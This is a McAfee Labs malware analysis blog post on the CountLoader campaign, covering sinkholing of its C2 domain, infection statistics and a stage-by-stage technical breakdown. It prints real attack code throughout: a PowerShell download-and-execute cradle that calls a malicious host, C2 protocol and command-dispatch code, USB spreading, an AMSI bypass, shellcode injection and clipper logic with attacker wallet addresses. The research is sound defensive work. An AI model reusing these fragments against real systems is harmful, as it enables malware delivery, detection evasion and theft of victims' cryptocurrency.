

Sinkholing CountLoader: Insights into Its Recent Campaign

 mcafee.com/blogs/other-blogs/mcafee-labs/sinkholing-countloader-insights-into-its-recent-campaign

McAfee Labs

May 13, 2026

Blog Other Blogs McAfee Labs Sinkholing CountLoader: Insights into Its Recent Campaign



Authored by Harshil Patel and Sakshi Jaiswal

CountLoader campaign that uses multiple layers of obfuscation and staged payload delivery to evade detection and maintain persistence in infected systems. The infection process relies on several layers of loaders, including PowerShell scripts, obfuscated JavaScript executed through mshta.exe, and in memory shellcode injection, each stage decrypting and launching the next. The attackers employ a custom encrypted communication protocol to interact with their C2 servers. By registering a backup domain used by the malware, we were able to sinkhole the traffic and observe thousands of infected machines connecting to the C2 infrastructure. Final payload deployed in this campaign is a cryptocurrency clipper, which monitors clipboard activity and replaces copied wallet addresses with attacker controlled ones to redirect cryptocurrency transactions.

Sinkholing

Sinkholing is a defensive technique in which researchers take control of malicious domains or infrastructure used by malware. Instead of allowing infected systems to communicate with attacker controlled C2 servers, the traffic is redirected to a researcher controlled server. This approach enables researchers to monitor infected hosts, collect telemetry, measure the scale and spread of a campaign.

Key Findings

- McAfee researchers identified a large-scale CountLoader campaign using multi-stage payload delivery and heavy obfuscation techniques.
- Researchers successfully sinkholed malware communication using a backup C2 domain, enabling visibility into the campaign's infrastructure and infected hosts.
- The sinkhole received approximately 5,000 connections per minute from infected systems.
- Telemetry collected during the investigation revealed around 86,000 unique infected machines.
- The malware also spreads through USB drives, with approximately 9,000 infections attributed to removable media.
- The final payload deployed in this campaign is cryptocurrency clipper malware that hijacks clipboard data to redirect cryptocurrency transactions.

C2 Sinkholing and Geographical Prevalence

As the malware contacts the C2 servers in the reverse order and only hell1-kitty[.]cc was used by attackers, we were able to register hell10-kitty[.]cc and were able to gain insights into the campaign.




Figure 1: Sinkholing malware communication

On average, around 5,000 infected clients contacted our server every minute.

In total, we observed approximately 86,000 unique infections.

Telemetry collected revealed that this CountLoader campaign has a broad global footprint. The highest number of infections were observed in India, followed by Indonesia, the United States, and several countries across Southeast Asia.




Figure 2: Global distribution of CountLoader infections.

Conclusion

CountLoader is a multistage malware loader that uses obfuscated JavaScript and trusted Windows utilities to deliver additional payloads. It ensures persistence via scheduled tasks and uses multiple fallback C2 domains to maintain reliability. Malware employs in-memory execution and security bypass techniques to evade detection.

In recent campaigns, it has been observed deploying cryptocurrency clipper malware to silently hijack transactions.

McAfee Researchers identified a flaw in its communication mechanism and were able to exploit it to gain insights into the campaign.

Technical Analysis

The following diagram illustrates the complete infection chain used in this CountLoader campaign, from the initial execution to the deployment of the final payload.




Figure 3: Infection Chain

The infection begins when an EXE file is executed. This file launches a PowerShell command, which downloads and executes an obfuscated JavaScript loader known as CountLoader. The loader is executed using mshta.exe, a legitimate Windows utility often abused by malware to run scripts.

Once executed, it performs several tasks:

Establishes persistence by creating a scheduled task that runs every 30 minutes.

Contacts multiple C2 servers, trying them in reverse order until a connection is successful.

Attempts to spread via USB drives by replacing files with malicious LNK shortcuts that execute the malware when opened.

Wait for the C2 server to issue commands to download and execute payloads.

The payload execution chain consists of several stages:

Launcher: A secondary JavaScript component creates another scheduled task that runs every 60 minutes, ensuring long term persistence.

PowerShell Packer: The launcher executes an obfuscated PowerShell script that acts as a packer. This script decrypts and launches the next stage.

Injector: The next PowerShell stage disables security mechanisms such as AMSI and injects shellcode into a legitimate process.

Shellcode Execution: The injected shellcode unpacks the final payload directly in memory.

Final Payload: The final payload is executed under the process systeminfo.exe. In this campaign, the deployed payload was identified as a cryptocurrency clipper malware, which monitors clipboard activity and replaces copied cryptocurrency wallet addresses with attacker controlled addresses.

Stage 1– Exe

The infection chain begins with the execution of a malicious EXE file, it immediately runs a PowerShell one-liner as shown in the below image.

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command  
"IEX (New-Object Net.WebClient).DownloadString('https://memory-scanner.cc/Presentation.pdf')"
```

Stage 2 – PowerShell

The PowerShell script fetched from the URL decodes a Base64-encoded string and executes the resulting content. It also employs an unusual obfuscation technique, where the variable names are crafted to resemble the highlighted pattern, making the script harder to read and analyze.

```
$(Set-Acl -Encoding UTF8 -Path .\Program Files && ($mibi)) = "5hbWVzcGFjZSAic";$
```

Multiple such variables are used to create a complete base64 string which is then decoded and executed through Invoke-Expression.

```
$(Get-AzVM -SkipCertificateCheck -Path .\Program Files && ($ccmtm)) = $(Import-Certificate -UseSSL -Name  
W32Time && ($bcr)) -join ""; [Text.Encoding]::('UTF8').('Get' + 'Str' + 'ing')([Convert]::('F' +  
'r' + 'omB' + 'a' + 'se6' + '4' + 'St' + 'ri' +  
'n' + 'g') ($Get-AzVM -SkipCertificateCheck -Path .\Program Files && ($ccmtm))) | &(gcm  
*****ke-expres*****);
```

Stage 3 – CountLoader

The file is a HTA file with JavaScript that uses string obfuscation technique to evade detection.

```
var convertRemoteObject = function () {  
var bindRequestOut = [[992, 997, 995, 1018], [995, 1016, 1017, 1012, 996], [1011, 1016, 1009, 992, 977, 997], [1020,  
var openFileConfig = 121;  
var sendDatabase = 56;  
return function (compileModuleWindow) {  
var getWorkerString = bindRequestOut[compileModuleWindow];  
if (!getWorkerString) return "";  
var openEvent = "";  
for (var updateDatabaseArray = 0; updateDatabaseArray < getWorkerString.length; updateDatabaseArray++) {  
var formatWindowMessage = (sendDatabase % updateDatabaseArray | openFileConfig + openFileConfig << 3) & 1023;  
openEvent += String.fromCharCode(getWorkerString[updateDatabaseArray] ^ formatWindowMessage);  
}  
return openEvent;  
};  
}();
```

It starts by hiding the mshta window to ensure that the malicious activity runs silently in the background without alerting the user.

The script then attempts to delete its own file in case it was executed locally. If the script determines that it is not being executed from a URL, it terminates immediately.

```
delete_current_file(); //delete source file
if (is_file_source_remote() === false) { //make sure running from internet and not a local file
    window["moveTo"](-0x2710, -0x2710), window["close"]();
    return;
}
```

Then the script tries to contact C2 servers, iterating through the list in reverse order.

```
var c2_domains = ["https://hell(10)-kitty.cc", "https://hell(9)-kitty.cc", "https://hell(8)-kitty.cc", "https://hell(7)-kitty.cc", "https://hell(6)-kitty.cc", "https://hell(5)-kitty.cc", "https://hell(4)-kitty.cc", "https://hell(3)-kitty.cc", "https://hell(2)-kitty.cc", "https://hell(1)-kitty.cc"];
for (var i = 10; i >= 0; i--) {
    var c2_domain = format_string("https://hell({i})-kitty.cc", "{i}", i > 0x0 ? i + ' ' : '');
    result = try_to_connect(c2_domain);
    if (result !== null) {
        if (result === "success") {
            window["baseDomain"] = c2_domain;
        }
    }
}
```




Figure 4: C2 communication protocol.

A handshake process is performed to verify connectivity with the server. The client sends an encrypted “checkStatus” message, and the server responds with an encrypted “success” message if the connection is valid

All communications between the client and the server are encrypted, with slightly different encryption schemes used for each direction:

1. Client to Server: $\text{text} \rightarrow (\text{key} + (\text{base64encode}(\text{utf16le}(\text{xor}(\text{text}, \text{key}))))$
2. Server to Client: $\text{text} \rightarrow (\text{key} + (\text{base64encode}(\text{xor}(\text{text}, \text{key}))))$

The key is a randomly generated six digit number created for each message.

```
function try_to_connect(c2_domain) {
  try {
    var req = new window["ActiveXObject"]("WinHttp.WinHttpRequest.5.1"),
        t = "checkStatus";
    return req["Open"]("POST", c2_domain, false), req["Send"](encrypt_fun(t)), req["Status"] === 200 ?
    decrypt_fun(req["ResponseText"]) : null;
  } catch (openRemoteUser) {
    return null;
  }
}
```

If the handshake is successful, the corresponding domain is selected as the active C2 server, which is used for all subsequent communications.

To maintain persistence on the infected system, the malware creates a scheduled task if one does not already exist.

```
if (check_if_already_installed("GoogleTaskSystem136.0.7023.12" + uuid) === false) {
  var falcon_running = false;
  setUser["indexOf"]("Falcon") !== -0x1 && (falcon_running = true),
  process_running("csfalconservice") === true && (falcon_running = true),
  falcon_running === true || window["reason"] === true ?

    add_sched_task("GoogleTaskSystem136.0.7023.12" + uuid, "cmd.exe", "/c start "" /b mshta.exe "
    + c2_domain + '/' + build_id + '.' + rand_char_digits(0x9), setMemory, time_stamp) :

    add_sched_task("GoogleTaskSystem136.0.7023.12" + uuid, "mshta.exe", c2_domain + '/' + build_id +
    '.' + rand_char_digits(0x9), setMemory, time_stamp);
}
```

The scheduled task command line is slightly different if it detects CrowdStrike or Reason AV installed on the system, likely as an attempt to evade detection from these AVs.

After establishing persistence, the malware gets a JWT token from the C2 server, which is used to authenticate further requests.

```
var jwt_token = get_jwt_token(c2_domain, hwid, build_id, os_version, setUser, user_name + (is_admin ? " *" : ''), coi
if (hasMemoryMap["voDlH"])(jwt_token, null) {
  window["jwt"] = jwt_token;
```

The `get_jwt_token` function sends system information about the infected host to the server.

```

{
  hwid: 'XXXXXXXXXXXXXXXXXX',
  buildId: 'update1',
  os: 'Windows 11 x64',
  av: 'Windows Defender',
  username: 'xxxxxxxxxx',
  corp: 'false',
  domain: '',
  version: '3.3',
  ledger: 'false',
  wallets: 'false',
  exts: 'true',
  extlist: 'nkbihfbeogaeaoehlefnkodbefgpgknn|nkbihfbeogaeaoehlefnkodbefgpgknn',
  raw_info: ''
}

```

This includes details related to cryptocurrency usage, such as installed wallets and browser extensions, allowing the attackers to determine whether the victim is likely involved with cryptocurrency.

Finally, the malware gets commands from the C2 server, which is then executed on the compromised system.

```

for (var i = 0x0; i < c2_command["length"]; i++) {
  try {
    c2_command[i]["taskType"] == 0x4 && delete_task("GoogleUpdaterTaskSystem136.1.7023.12" + uuid);
    c2_command[i]["taskType"] == 0x5 && send_to_server(c2_domain, jwt_token, c2_command[i]["id"], computer_info);
    c2_command[i]["taskType"] == 0x1 && execute_exe_file(c2_command[i]["url"]) == true && hasMemoryMap["QDVRO"];
    c2_command[i]["taskType"] == 0x3 && execute_dll_file(c2_command[i]["url"]) == true && ack(c2_domain, jwt_token);
    c2_command[i]["taskType"] == 0x6 && execute_msi_file(c2_command[i]["url"]) == true && ack(c2_domain, jwt_token);
    c2_command[i]["taskType"] == 0x2 && run_python_file(c2_command[i]["url"]) == true && hasMemoryMap["HabMV"];
    if (c2_command[i]["taskType"] == 0x9) {
      var startMemorySync = build_id;
      build_id["indexOf"]("_usb") == -0x1 && (startMemorySync = startMemorySync + "_usb");
      spread_by_infecting_usb_files(hasMemoryMap["VbMWn"])(c2_domain + '/', startMemorySync) + '.' + rand_char_d();
    }
    c2_command[i]["taskType"] == 0xa && hasMemoryMap["Kztog"] (execute_command("mshta.exe" + (c2_command[i]["url"] +
    jwt_token, c2_command[i]["id"])),
    c2_command[i]["taskType"] == 0xb && execute_command("powershell.exe -ep Bypass -Command \"iex(irm " + c2_command[i]["id"]);
  }
}

```

Each command contains a taskType value that determines the action to be performed on the infected system.

The table below shows the command codes and their actions.

Code	Command
1	execute exe file
2	execute python file

3	execute dll file
4	uninstall itself
5	send domain info to C2
6	execute msi file
9	spread by infecting usb files
10	execute HTA file
11	execute powershell file

We observed two commands from the above list being sent to the malware as highlighted below:

Spreading via USB drives (taskType – 9)

When instructed by the C2 server to spread via USB drives, the malware replaces certain file types on all connected external drives with LNK shortcut files. These shortcuts are crafted so that when a user opens them, the malware executes while simultaneously opening the original file to avoid suspicion.

Targeted file types are exe , pdf , doc and docx.

The build ID of the malware is appended with “_usb”.

```
var new_build_id = build_id;
build_id["indexOf"]("_usb") == -0x1 && (new_build_id = new_build_id + "_usb"),
spread_by_infecting_usb_files(hasMemoryMap["VbMwN"] (c2_domain + '/', new_build_id) + '.' + rand_char_digits(0x9)) == true
```

```
function spread_by_infecting_usb_files(c2_url) {
    var decodeSet = checkSlowConfig,,
    isSetResponseFull = false;
    try {
        var exts = [".exe", ".docx", ".pdf", ".doc"],
        drives = get_removable_drives();
        for (var j = 0x0; j < drives["length"]; j++) {
            var drive = drives[j],
            files = isComponent(drive, exts, 0x2);
            for (var i = 0x0; i < files["length"]; i++) {
                create_lnk_and_hide_original_file(files[i], c2_url) && (isSetResponseFull = true);
            }
        }
    } catch (openState) {}
    return isSetResponseFull;
}
```

Deploying payload using powershell (taskType – 11)

The CountLoader is capable of running many types of executable files, In this campaign, it deploys a separate execution chain that ultimately leads to a clipper malware.

CountLoader launches the next stage using the following command line:

```
1 mshta.exe https://hell1-kitty.cc/gamecenter.fileManager
```

Payload Launcher

The Payload Launcher is very similar to CountLoader in terms of both functionality and obfuscation techniques.

However, unlike CountLoader, which retrieves tasks from the C2 server, the launcher contains hard-coded task information.

```
1 {
2   "url":"http://45.156.87.118:3015/select",
3   "domain":"https://hardware-office.cc",
4   "name":"foundation",
5   "taskType":11,
6   "repeatEvery":60
7 }
```

For persistence, it creates a scheduled task which executes “mshta.exe {domain}/{name}” every 60 minutes.

```
is_task_present(task_name+uuid) == false && add_task(task_name+uuid, "mshta.exe",
task_details[0x0]["domain"] + '/' + task_details[0x0]["name"] + '.' + rand_gen(0x9),
GetComponentForm, timestamp1, task_details[0x0]["repeatEvery"]);
```

In the task configuration:

“url” specifies the url of the payload.

“taskType” is set to 11, indicating that the payload should be executed as a PowerShell script.

```
task_details[0x0]["taskType"] == 11 &&
execute_command( "powershell.exe -ep Bypass -Command \"iex(irm " + task_details[0x0]["url"] + ")");
```

Powershell Packer

The PowerShell script executed by the launcher acts as a simple packer. It is obfuscated using the same obfuscation technique mentioned earlier. Its primary function is to decrypt and execute another PowerShell script.

```

function reduceShowData {
    $z = [System.Text.Encoding]::UTF8.GetString($useByteArray)
    $enc = [System.Text.Encoding]::UTF8
    $string = $enc.GetString([System.Convert]::FromBase64String($z))
    $byteString = $enc.GetBytes($string)
    $xorkey = $enc.GetBytes("$setxorKey")
    $xordata = New-Object byte[] $byteString.Length
    for ($i = 0; $i -lt $byteString.Length; $i++) {
        $xordata[$i] = $byteString[$i] -bxor $xorkey[$i % $xorkey.Length]
    }
    $xordata = $enc.GetString($xordata)
    return $xordata
}

$decryptedCode = reduceShowData
& ([scriptblock]::Create($decryptedCode))

```

Injector

The next stage is another PowerShell script responsible for injecting shellcode into a running process.

Before performing the injection, the script disables AMSI (Antimalware Scan Interface) using script from GitHub – S3cur3Th1sSh1t/Amsi-Bypass-Powershell.

```

$a = "Ams"
$b = "iSc"
$c = "anBuf"
$d = "fer"
$signature = [System.Text.Encoding]::UTF8.GetBytes($a + $b + $c + $d)
$hProcess = [Win32.Kernel32]::GetCurrentProcess()

# Get system information
$sysInfo = New-Object Win32.SYSTEM_INFO
[void] [Win32.Kernel32]::GetSystemInfo([ref]$sysInfo)

# List of memory regions to scan
$memoryRegions = @()
$address = [IntPtr]::Zero

# Scan through memory regions
while ($address.ToInt64() -lt $sysInfo.lpMaximumApplicationAddress.ToInt64()) {
    $memInfo = New-Object Win32.MEMORY_INFO_BASIC
    if ([Win32.Kernel32]::VirtualQuery($address, [ref]$memInfo, [System.Runtime.InteropServices.Marshal]::SizeOf($memInfo)) {
        $memoryRegions += $memInfo
    }
    # Move to the next memory region
    $address = New-Object IntPtr($memInfo.BaseAddress.ToInt64() + $memInfo.RegionSize.ToInt64())
}

```

After disabling AMSI, the script executes code that performs shellcode injection,

```
$GelioSystem = @"
"\xe8\x9b\xd5\x01\x00\x00\x90\x03\x00\x12\xd5\x01\x00\x5c\xe3"
"\xa9\xc9\xff\xbd\x94\x12\xac\x22\x8d\xee\x91\x41\xfa\x22\xab"
"\x6c\x58\x3d\x8f\xf7\x64\x43\xeb\x8d\xea\x7e\xe9\x5d\x67\x1b"
"\xf4\x52\x4c\xa5\xd6\x88\x90\x35\x89\xcd\x57\x23\xe6\x25\xf8"
"\x3a\xdc\xf5\x71\x17\x0e\x3b\x2c\xc2\xb7\x4e\x04\x45\xe1\x48"
"\x99\x13\x6b\x41\x48\x22\xa3\x12\xf0\x08\x93\xbc\xe4\xbe\x13"
"\xe4\xdf\xfc\xfl\xfe\x68\x3c\x85\x96\x7f\x93\x62\x2d\x1e\xe6"
"\xa9\x97\xdd\x7e\x79\x13\x92\xe1\xaf\xe8\x48\xa4\x05\x0d\x5e"
"\xee\x45\xa5\xc3\x47\xa3\x62\x72\xf0\x15\x25\x02\x19\xd2\x04"
```

```
$payload = [Datastream]::acd85c($GelioSystem)
$null = $ps.AddScript($payload).Invoke()
```

```
public static bool acd85c(string rawShellcode) {

    STARTUPINFOA si = new STARTUPINFOA();
    si.cb = Marshal.SizeOf(typeof(STARTUPINFOA));
    si.dwFlags = 0x00000001;
    si.wShowWindow = 1;
    PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

    Sleep(3000);
    CpuBurnZw(2);

    byte[] shellcode = ParseShellcode(rawShellcode);
    int shellcodeSize = shellcode.Length;
```

And injects in one of these legitimate processes:

```
string[] possiblePaths = {
    @"C:\Windows\System32\systeminfo.exe",
    @"C:\Windows\System32\SearchIndexer.exe",
    @"C:\Windows\System32\dialer.exe"
};

bool processCreated = false;
foreach (string path in possiblePaths) {
    if (CreateProcessA(path, null,
        IntPtr.Zero, IntPtr.Zero, false, CREATE_SUSPENDED, IntPtr.Zero, null, ref si, out pi)) {
        processCreated = true;
        break;
    }
}
```

Shellcode

The injected shellcode unpacks and loads the final payload directly into memory,

Final Payload

The payload observed in this campaign is a clipper malware. This type of malware changes cryptocurrency address in clipboard to that of attacker's when user copies any address.

It starts by fetching the C2 server address, which it gets by a technique called EtherHiding, where the C2 server address is fetched from Ethereum blockchain.

```
domain : data-seed-prebsc-1-s1.binance.org
POST

{
  "id":1,
  "jsonrpc":"2.0",
  "method":"eth_call",
  "params":[{"to":"0x2A9C2c7c6B3C64eECAF89e2F473D3bDF9679041D",
    "data":"0x3bc5de30"}],
  "latest"
}
```

Response:

```
7B 22 6A 73 6F 6E 72 70 63 22 3A 22 32 2E 30 22 {"jsonrpc":"2.0"
2C 22 69 64 22 3A 31 2C 22 72 65 73 75 6C 74 22 , "id":1, "result"
3A 22 30 78 30 30 30 30 30 30 30 30 30 30 30 30 : "0x00000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 32 30 30 30 30 30 30 30 30 30 30 30 30 30 0020000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 0000000000000000
30 30 31 37 36 35 36 34 37 32 32 64 37 33 36 35 00176564722d7365
36 33 37 35 37 32 36 39 37 34 37 39 32 64 36 32 6375726974792d62
37 35 36 33 36 62 36 35 37 34 33 31 32 65 36 33 75636b6574312e63
36 33 30 30 30 30 30 30 30 30 30 30 30 30 30 30 6300000000000000
30 30 30 30 22 7D 00 00 AC 02 71 A8 73 02 00 00 0000"}...q"s...

176564722d73656375726974792d6275636b6574312e6363 -> edr-security-bucket1.cc
```

Once the C2 server address is obtained, the malware begins reporting system activity to the server.

It then continuously monitors the clipboard contents.

```
        Sleep(0x32);
        BVar30 = OpenClipboard((HWND)0x0);
    } while (BVar30 == 0);
    BVar30 = IsClipboardFormatAvailable(0xd);
    if ((BVar30 != 0) &&
        (pauVar34 = (undefined (*) [16])GetClipboardData(0xd),
         pauVar34 != (undefined (*) [16])0x0)) &&
        (pvVar35 = GlobalLock(pauVar34), pvVar35 != (LPVOID)0x0)) {
        uVar32 = FUN_7ff6d40a7fb7(pvVar35);
    }
```

Depending on the type of crypto currency it replaces copied text to one of the following:

```
switch(param_1) {
case 1:
switchD_l40005b75_caseD_1:
    pcVar6 = "3AcPNVh7NyESwX3ECymy3rkdH4Ke2c26Tj";
    break;
case 2:
LAB_7ff6d40a5c68:
    return (uint *)"bclq5vnpacfpq8v4um8z0mcyd4hlv3wqjg8rfsmecm";
case 3:
LAB_7ff6d40a5c68:
